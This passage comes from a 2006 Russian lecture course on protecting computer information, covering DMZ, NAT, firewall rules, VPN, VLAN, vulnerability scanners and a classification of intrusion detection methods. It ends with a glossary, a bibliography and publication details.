Поскольку обычно межсетевые экраны имеют по два сетевых интерфейса (один во внутреннюю сеть и один во внешнюю), то для ДМЗ необходим третий сетевой интерфейс. Отдельные правила, прописанные на межсетевом экране для доступа в ДМЗ, позволят, с одной стороны, обеспечить защиту информационных активов широкого доступа, а с другой стороны, не предоставят дополнительного доступа в локальную сеть.

2. Транслятор сетевых адресов (англ. network address translation NAT).

Транслятор сетевых адресов выполняет две полезные функции:

– сокрытие схемы внутренней адресации локальной сети и обеспечение частичной анонимности отправителя пакета;

– преобразование внутренних, т. н. «немаршрутизируемых» приватных IP-адресов (англ. private network IP-address) в разрешенный внешний интернет-адрес или адреса.

Технология заключается в том, что на МСЭ, который в данном случае играет роль шлюза, при выходе во внешнюю сеть во всех сетевых пакетах производится подмена внутреннего адреса на предопределенный внешний адрес. При этом шлюз ведет таблицу соответствия отправленных пакетов таким образом, что для входящих пакетов из внешней сети производится обратная замена внешнего адреса на внутренний.

Различают статический NAT, когда за одним адресом внутренней сети жестко закреплен один внешний адрес, и более часто используемый динамический NAT, когда за множеством внутренних адресов закреплен некоторый, обычно небольшой, диапазон внешних адресов (а, возможно, и всего один IP-адрес).

Правила доступа, листы доступа

Эффективность работы МСЭ определяется правилами доступа (англ. access rule). Именно они определяют поведение МСЭ при получении пакета.

Обычно правило включает в себя:

– направление входа для данного пакета (номер или название сетевого интерфейса, с которого поступил пакет);

– направление выхода из шлюза (номер или название сетевого интерфейса, на который направляется пакет);

– адрес или группу принадлежности (группу адресов), куда отнесен источник, породивший пакет;

– адрес или группу принадлежности (группу адресов), куда отнесен получатель пакета;

– протокол или порт службы, от которой пришел пакет;

– протокол или порт службы, которой адресован пакет;

– набор действий, которые необходимо предпринять для данного пакета (пропустить, отвергнуть, переслать другой службе, проанализировать дополнительно).

Набор правил, возможно, с дополнительным определением интерфейсов, групп и ряда других параметров, составляют лист доступа (англ. access control list — ACL).

При установке МСЭ нельзя забывать о возможности альтернативного доступа в локальную сеть предприятия. Для этого может быть использован резервный оптоволоконный канал, коммутируемые или выделенные линии. Наличие альтернативного подключения делает сеть предприятия более устойчивой к различным негативным воздействиям, но только в том случае, если альтернативный канал также подключен через МСЭ.

Если подключение происходит в обход МСЭ, например один из компьютеров локальной сети использует персональный модем, то работа основного МСЭ может быть сведена на нет. Так же как нет смысла ставить мощную бронированную дверь без установки решеток на окна первого этажа.

В качестве дополнительных мер в этой ситуации возможны установка персонального МСЭ на данный компьютер и включение модема в сеть только на время работы (приема или

отправки корреспонденции с дополнительной ее проверкой). Но в любом случае, этот вариант является выпадением из общей политики безопасности со всеми вытекающими последствиями. Если таких альтернативных подключений в организации существует несколько, возможно, следует задуматься о приобретении второго МСЭ для создания единого портала, например, коммутируемых подключений.

Средство третье — технология VPN
(VPN — virtual private network — виртуальная частная сеть).

Современные технологии VPN ориентируются на использование стандартных протоколов безопасности (IPSec, PPTP, L2TP, L2P), но конкретные производители могут предоставлять и схемы защиты собственной разработки. Сама технология заключается в применении криптографических методов для обеспечения конфиденциальности и целостности данных, пересылаемых между клиентом и сервером.

Два основополагающих признака технологии VPN.

– Средой передачи данных обычно служат сети общего пользования, такие как Интернет, городская телефонная сеть и корпоративная сеть без дополнительных механизмов защиты (например, аппаратных).

– Криптографические механизмы накладываются на третьем (сетевом) уровне модели OSI или между третьим и вторым уровнем. Это создает у пользователя иллюзию изолированности от подавляющего большинства узлов сети общего пользования и создания «внутри нее» виртуальной сети из нескольких компьютеров, которые владеют одинаковыми VPN-средствами с одинаковыми криптографическими ключами.

Технология VPN может реализовываться как исключительно программными средствами, так и программно-аппаратными — например, маршрутизаторами с функцией VPN.

Технология VPN обычно применяется в следующих двух схемах:

– Схема «сеть-сеть», когда протоколы безопасности применяются только к пакетам, выходящим из локальной сети, и

прекращают свое действие при входе пакета в удаленную локальную сеть (если обмен данных идет между двумя компьютерами в двух локальных сетях, например, в двух филиалах одной организации). В этом случае необходимо учитывать, что внутри локальных сетей пакеты не защищены.

– Схема «точка-сеть» — обычно используется при удаленной работе сотрудника с сетью организации. При этом как типовой вариант предполагается, что клиент (например, с мобильного компьютера по модемной линии) подключается к серверу удаленного доступа, связь между которым и локальной сетью назначения идет через компьютерную сеть общего пользования.

Средство четвертое — технология VLAN

Virtual Local Area Network — это псевдосеть, организованная на базе существующей локальной сети. На одной физической локальной сети возможно организовать несколько виртуальных сетей — VLAN, при этом субъектам данной виртуальной сети (компьютерам, пользователям) не будут видны участники других виртуальных сетей, как если бы данная виртуальная сеть и была единственной сетью, т.е. собственно локальной сетью.

Средством, позволяющим создавать VLAN, является коммутатор, поддерживающий соответствующие механизмы. В зависимости от конкретной реализации коммутатора, могут быть реализованы следующие типы виртуальных сетей:

– На основе портов коммутатора или, фактически, сетевых сегментов. В этом случае на коммутаторе указывается принадлежность того или иного порта к данному VLAN. Таким образом, устройства, присоединенные к порту коммутатора, смогут взаимодействовать только с устройствами, присоединенными к тем портам, которые объединены в данную виртуальную сеть.

– На основе MAC-адресов или групп физических устройств. На коммутаторе указываются адреса сетевых карт — сетевых интерфейсов (MAC-адреса), и коммутатор проверяет поступающие на него кадры и направляет их только тем устройствам, чьи MAC-адреса прописаны для данного VLAN.

– На основе сетевого протокола или групп логических устройств. При этом на коммутаторе указываются адреса или номера подсетей (для хостов — IP подсеть) и коммутатор, в данном случае, работает, практически, как маршрутизатор.

– На основе типов протоколов. Коммутатору указываются инструкции, в каких полях кадров искать указания на протоколы и объединять данные VLAN по принципу принадлежности к протоколам (например, VLAN для DecNet и VLAN для NetBIOS).

– На основе комбинации критериев или на основе правил. В этом случае для создания VLAN могут быть использованы комбинации перечисленных вариантов, например, совмещением MAC-адреса, адреса подсетей и типа протоколов.

– На основе тегов или IEEE 802.1Q. К Ethernet-кадру добавляется идентификатор принадлежности к тому или иному VLAN, а коммутатор производит сортировку кадров на основе анализа этих идентификаторов.

– На основе аутентификации пользователей. В этом случае коммутаторы будут работать как межсетевые экраны, требуя у пользователей аутентификационных данных (имя/пароль) и производя фактически группировку пользователей и ресурсов, а не устройств.

Средство пятое — сканеры уязвимостей

Данные средства позволяют определить, насколько уязвима исследуемая сеть. Сканеры уязвимостей используют как сотрудники службы информационной безопасности, так и злоумышленники. И те, и другие применяют их для диагностики и определения степени защищенности сети. Только первые ищут недостатки в системе для их устранения, а вторые — для организации атаки.

Следует помнить, что сканер не может дать рекомендаций по построению защищенной сети, его основная задача найти и сообщить о найденных уязвимостях, степени их опасности. Сканеры также позволяют оценить эффективность предпринятых мер защиты.

Средство шестое — Системы обнаружения атак

Собственно полное название таких систем — это системы обнаружения и предотвращения атак, так как именно в возможности автоматизированного противодействия атакам заключается одно из основных преимуществ таких систем, по сравнению, например, со средствами, основанными на человеческом факторе. Однако мы будем продолжать использовать устоявшееся название — система обнаружения атак (СОА), англ. — intrusion detection system (IDS).

Принцип работы СОА заключается в постоянном анализе (в режиме реального времени) активности, происходящей в информационной системе, и при обнаружении подозрительного информационного потока предпринимать действия по его предотвращению и информированию уполномоченных субъектов системы.

СОА используют различные механизмы в своей работе. Приведем классификацию технологий СОА корпорации Cisco Systems, Inc.

1. Технология сравнения с образцами.

Анализируется наличие в пакете некоторой фиксированной последовательности байтов — шаблона (англ, pattern) или сигнатуры (англ, attack signature). Обычно производится анализ пакетов, предназначенных определенному сервису (порту), таким образом, снижается количество пакетов и шаблонов для анализа. Соответственно, пакеты, предназначенные нестандартным портам или пакеты непредопределенных протоколов, могут не подлежать анализу и пропускаться.

Рассмотрим пример работы механизма.

Если пакет сетевого протокола IPv4, транспортного протокола TCP, предназначен порту 2222 и содержит в разделе данных строку «foot», то это считается атакой.

Можно указывать порты отправителя и получателя и отдельные флаги. Это, безусловно, упрощает работу механизма, но оставляет его несколько примитивным.

Положительные стороны:

– наиболее простой метод обнаружения атак;

– позволяет жестко увязать образец с атакой;

– сообщение об атаке достоверно (если образец верно определен);

– применим для всех протоколов.

Отрицательные стороны:

– если образец определен слишком обще, то вероятен высокий процент ложных срабатываний;

– если атака нестандартная, то она может быть пропущена;

– для одной атаки, возможно, придется создавать несколько образцов;

– метод ограничен анализом одного пакета и, как следствие, не улавливает тенденций и развития атаки.

2. Технология соответствия состояния

Поскольку сетевое взаимодействие, в том числе и атака, — это большее, чем единичный пакет, то данный метод работает с потоком данных, а не с отдельным пакетом. Производится проверка ряда пакетов из каждого текущего соединения, прежде чем принимается решение о наличии или отсутствии атаки.

Если проводить сравнение с предыдущим методом, то можно привести пример, когда строка «foot» направляется атакуемому в двух пакетах, как «fo» и «ot». В этом случае первый метод пропустит атаку, а метод контроля потока пакетов выявит ее.

Положительные стороны:

– в применении метод лишь ненамного сложнее метода сравнения с образцами;

– позволяет жестко увязать образец с атакой;

– сообщение об атаке достоверно (если образец верно определен);

– применим для всех протоколов;

– уклонение от атаки более сложно (по сравнению с методом сравнения с образцами).

Отрицательные стороны:

– если образец определен в слишком общем виде, то вероятен высокий процент ложных срабатываний;

– если атака нестандартная, то она может быть пропущена;

– для одной атаки, возможно, придется создавать несколько образцов.

3. Анализ с расшифровкой протокола

В этом случае метод предполагает анализ атак применительно к отдельным протоколам с учетом их специфики. После того, как вид протокола определен, применяются правила существующих стандартов для протокола с учетом обнаружения несоответствия этим правилам, таких, например, как значений специфических полей протокола, длины полей, числа аргументов и т.п.

Если, рассматривая наш пример, предположить, что поверх протокола TCP будет работать протокол, в котором есть поле переменной длины, а следом за ним поле, одним из значений которого может быть параметр «foot», то при использовании методов сравнения с образцами и соответствия состояния мы получим вариант ложного срабатывания, причем, учитывая переменную длину первого поля, затруднительно будет настроить правило, которое пропускало бы такие пакеты без срабатывания.

В качестве примера пропуска реальной атаки можно привести случай, когда гипотетический протокол допускает игнорирование значений NULL, тогда строка ('f' 00_{16} 'o' 00_{16} 'o' 00_{16} 't') будет пропущена в двух предыдущих методах, но обнаружена в анализе с расшифровкой протокола, который произведет удаление NULL-значений.

Положительные стороны:

– снижает вероятность ложных срабатываний, если протокол точно определен;

– позволяет жестко увязать образец с атакой;

– позволяет улавливать различные варианты на основе одной атаки;

– позволяет обнаружить случаи нарушения правил работы с протоколами.

Отрицательные стороны:

– если стандарт протокола допускает разночтения, то вероятен высокий процент ложных срабатываний;

– метод сложен для настройки.

4. Статистический анализ

Использует алгоритмизированную логику для определения атаки. Применяются статистические данные для оценки трафика. Примером выявления такой атаки будет распознавание сканирования портов. Для правила определяется предельное значение портов, которые могут быть использованы на одном хосте (возможно, и с одного хоста). В этом случае одиночные легальные соединения дадут в сумме проявление атаки.

Положительные стороны:

– некоторые типы атак могут быть обнаружены только этим методом.

Отрицательные стороны:

– алгоритмы распознавания могут потребовать тонкой дополнительной настройки.

5. Анализ на основе аномалий

Предназначен не для четкого выявления атак, а для определения подозрительной активности, отличающейся от нормальной. Основная проблема метода заключается в том, чтобы определить критерий нормальной активности. Необходимо также установить допустимые отклонения от нормального трафика, которые еще не будут считаться атакой.

Подкатегорией такого метода будет анализ на основе профилей, когда нормальное поведение определяется для отдельных субъектов (пользователей/систем).

Иногда элементы такого анализа встречаются и в других методах, скажем, в расшифровке протокола, когда выявлен элемент, не принадлежащий предопределенным протоколам или нарушающий правила использования протоколов.

Системы, основанные на методе аномалий, считаются достаточно перспективными, но еще развивающимися и находящимися в стадии исследования.

Положительные стороны:

– корректно настроенный анализатор позволит выявлять даже неизвестные атаки, не потребует дополнительной работы по вводу новых сигнатур и правил атак.

Отрицательные стороны:

– не может представить описание атаки по элементам, скорее сообщает, что происходит что-либо подозрительное;

– отношение полезной информации (на основе которой делаются выводы) к бесполезной очень невелико в большинстве случаев;

– значительно зависит от среды функционирования как определяющего фактора нормального поведения.

Рассмотренная классификация достаточно подробна, иногда производят разделение только на два типа противоположных методов (и, соответственно, систем):

– на основе сигнатур (образцов и правил), куда включаются первые три метода;

– на основе аномалий.

На этом рассмотрение автоматизированных средств безопасности, как и знакомство предметом методы и средства защиты компьютерной информации мы закончим.

ПЕРЕЧЕНЬ ИСПОЛЬЗУЕМЫХ ОПРЕДЕЛЕНИЙ

Атака — это действие, предпринимаемое злоумышленником, которое заключается в поиске и использовании уязвимости.

Дешифрование — процесс «взлома» шифротекста с целью получения ключа.

Защита информации — это комплекс мер, направленных на предотвращение утраты информации, ограничение доступа к конфиденциальной информации и обеспечения работоспособности информационных систем.

Информационная безопасность — это комплекс мероприятий, обеспечивающий для охватываемой им информации следующее:

– целостность и сохранность информации;

– недоступность конфиденциальной информации для посторонних лиц;

– доступность и работоспособность информационных систем в заданный период времени.

– учет;

– неотрекаемость (апеллируемость).

Клиенты — прикладные программы, предназначенные для установления соединения с компьютерами сети с целью получения нужной информации.

Ключ — это важнейший компонент шифра, отвечающий за выбор преобразования, применяемого для шифрования конкретного сообщения. Обычно ключ представляет собой некоторую буквенную или числовую последовательность, которая как бы «настраивает» алгоритм шифрования.

Криптография — наука о создании шифров и методах шифрования информации.

Криптосистема (шифросистема) — пара алгоритмов шифрования и расшифрования.

Обеспечение аутентификации — разработка методов подтверждения подлинности сторон (идентификация) и самой информации в процессе информационного взаимодействия. Информация, передаваемая по каналу связи, должна быть аутентифицирована по источнику, времени создания, содержанию данных, времени пересылки и т. д.

Обеспечение неоспоримости (невозможности отказа от авторства) — предотвращение возможности отказа субъектов от некоторых из совершенных ими действий.

Обеспечение целостности — гарантирование невозможности несанкционированного изменения информации. Для гарантии целостности необходим простой и надежный критерий обнаружения любых манипуляций с данными. Манипуляции с данными включают вставку, удаление и замену.

Политика информационной безопасности — это набор формальных (официально утвержденных либо традиционно сложившихся) правил, которые регламентируют функционирование механизмов информационной безопасности.

Протокол — это распределенный алгоритм, определяющий последовательность действий каждой из сторон.

Расшифрование — процесс преобразования шифротекста в открытый текст.

Серверы — прикладные программы, предназначенные для установления связи с клиентами, получения от клиентов запросов и отправки ответов.

Стеганография — наука о методах сокрытия факта отправки информации или ее наличия на носителе.

Токен — устройство, в котором храниться уникальный параметр, используемый для идентификации владельца в системе.

Угроза безопасности — это потенциально возможное происшествие (случайное или преднамеренное), которое может оказать нежелательное воздействие на саму систему, а также на хранящуюся в ней информацию.

Уязвимость — это некоторая неудачная характеристика компьютерной системы, делающая возможным возникновение угрозы.

Хакер. 1. Индивидуум, который получает удовольствие от изучения деталей функционирования компьютерных систем и от расширения их возможностей, в отличие от большинства пользователей компьютеров, которые предпочитают знать только необходимый минимум. 2. Энтузиаст программирования; индивидуум, получающий удовольствие от самого процесса программирования, а не от теоретизирования по этому поводу.

Хэш-функции — это функции, предназначенные для «сжатия» произвольного сообщения или набора данных, записанного, как правило, в двоичном алфавите, в некоторую битовую комбинацию фиксированной длины, называемую сверткой.

Цифровая подпись для сообщения является числом, зависящим от самого сообщения и от некоторого тайного, известного только подписывающему субъекту, ключа. Цифровая подпись должна быть легко проверяемой и проверка подписи не должна требовать доступа к тайному ключу. **Шифр** — семейство обратимых преобразований, каждое из которых определяется некоторым параметром, называемым ключом, а также порядком применения данного преобразования, называемым режимом шифрования.

Шифрование — процесс преобразования открытого текста в искаженную форму — шифротекст.

Шифрование (обеспечение конфиденциальности) — решение проблемы защиты информации от ознакомления с ее содержанием со стороны лиц, не имеющих права доступа к ней. В зависимости от контекста вместо термина «конфиденциальная» информация могут выступать термины «секретная», «частная», «ограниченного доступа» информация.

ИСПОЛЬЗОВАННЫЕ ИСТОЧНИКИ И ЛИТЕРАТУРА

Книги:

1. Медведовский И.Д., Семьянов П.В., Леонов Д.Г. Атака на Intertet. М., 2000.
2. Alex WebKnacKer. Быстро и легко. Хакинг и антихакинг: защита и нападение. М., 2004.
3. Анин Б.Ю. Защита компьютерной информации. С.-Пб., 2000.
4. Чирилло Джон. Обнаружение хакерских атак. С.-Пб., 2003.
5. Чирилло Джон. Защита от хакеров. С.-Пб., 2003.
6. Хорошко В.А., Чекатков А.А., Методы и средства защиты информации. Киев, 2003.
7. Масленников М.Е. Практическая криптография. С.-Пб., 2003.
8. Алферов А.П., Зубов А.Ю., Кузьмин А.С., Черемушкин А.В. Основы криптографии. М., 2002.
9. Конеев И.Р., Беляев А.В. Информационная безопасность предприятия. С.-Пб., 2003.

Журналы:

10. Upgrade.
11. Upgrade Special.
12. Hard&Soft.
13. Chip.
14. Chip Special.
15. Хакер.
16. Хакер Спец.

Электронные источники:

17. Озеров С., Карабуто А. LanSeal ResQ Card: карта восстановления сил. http://daily.sec.ru/. Публикация от 01.06.2004.
18. Добрынин Ю. Классификация преступлений, совершаемых в сфере компьютерной информации. http://daily.sec.ru/. Публикация от 10.03.2004.

19. Задорожный В. Обзор биометрических технологий. http://daily.sec.ru/. Публикация от 03.03.2004.
20. Панасенко С. Стандарт шифрования США. http://daily.sec.ru/. Публикация от 21.06.2004.
21. Винокуров А. Стандарты криптографической защиты информации России и США. http://daily.sec.ru/. Публикации от 10.11.2003, 17.11.2003.
22. RFC 1321 — The MD5 Message-Digest Algorithm. http://www.faqs.org/rfcs/rfc1321.html.

Карпов Дмитрий Анатольевич

Курс лекций по предмету
«Методы и средства защиты компьютерной информации»
для студентов специальности 220100

Корректор Зарецкая И.М.
Макетирование Карпов Д.А.
Ответственная за выпуск Кручинина Н.Я.
Подписано в печать 25.05.2006

Объем 9,33 п.л. Тираж 100 экз.
Главный редактор Шейнин Э.Я.
Отпечатано в типографии ИМЭПИ РАН
Москва, 117418, ул. Новочеремушкинская, д. 46.

ISBN 5-89519-134-7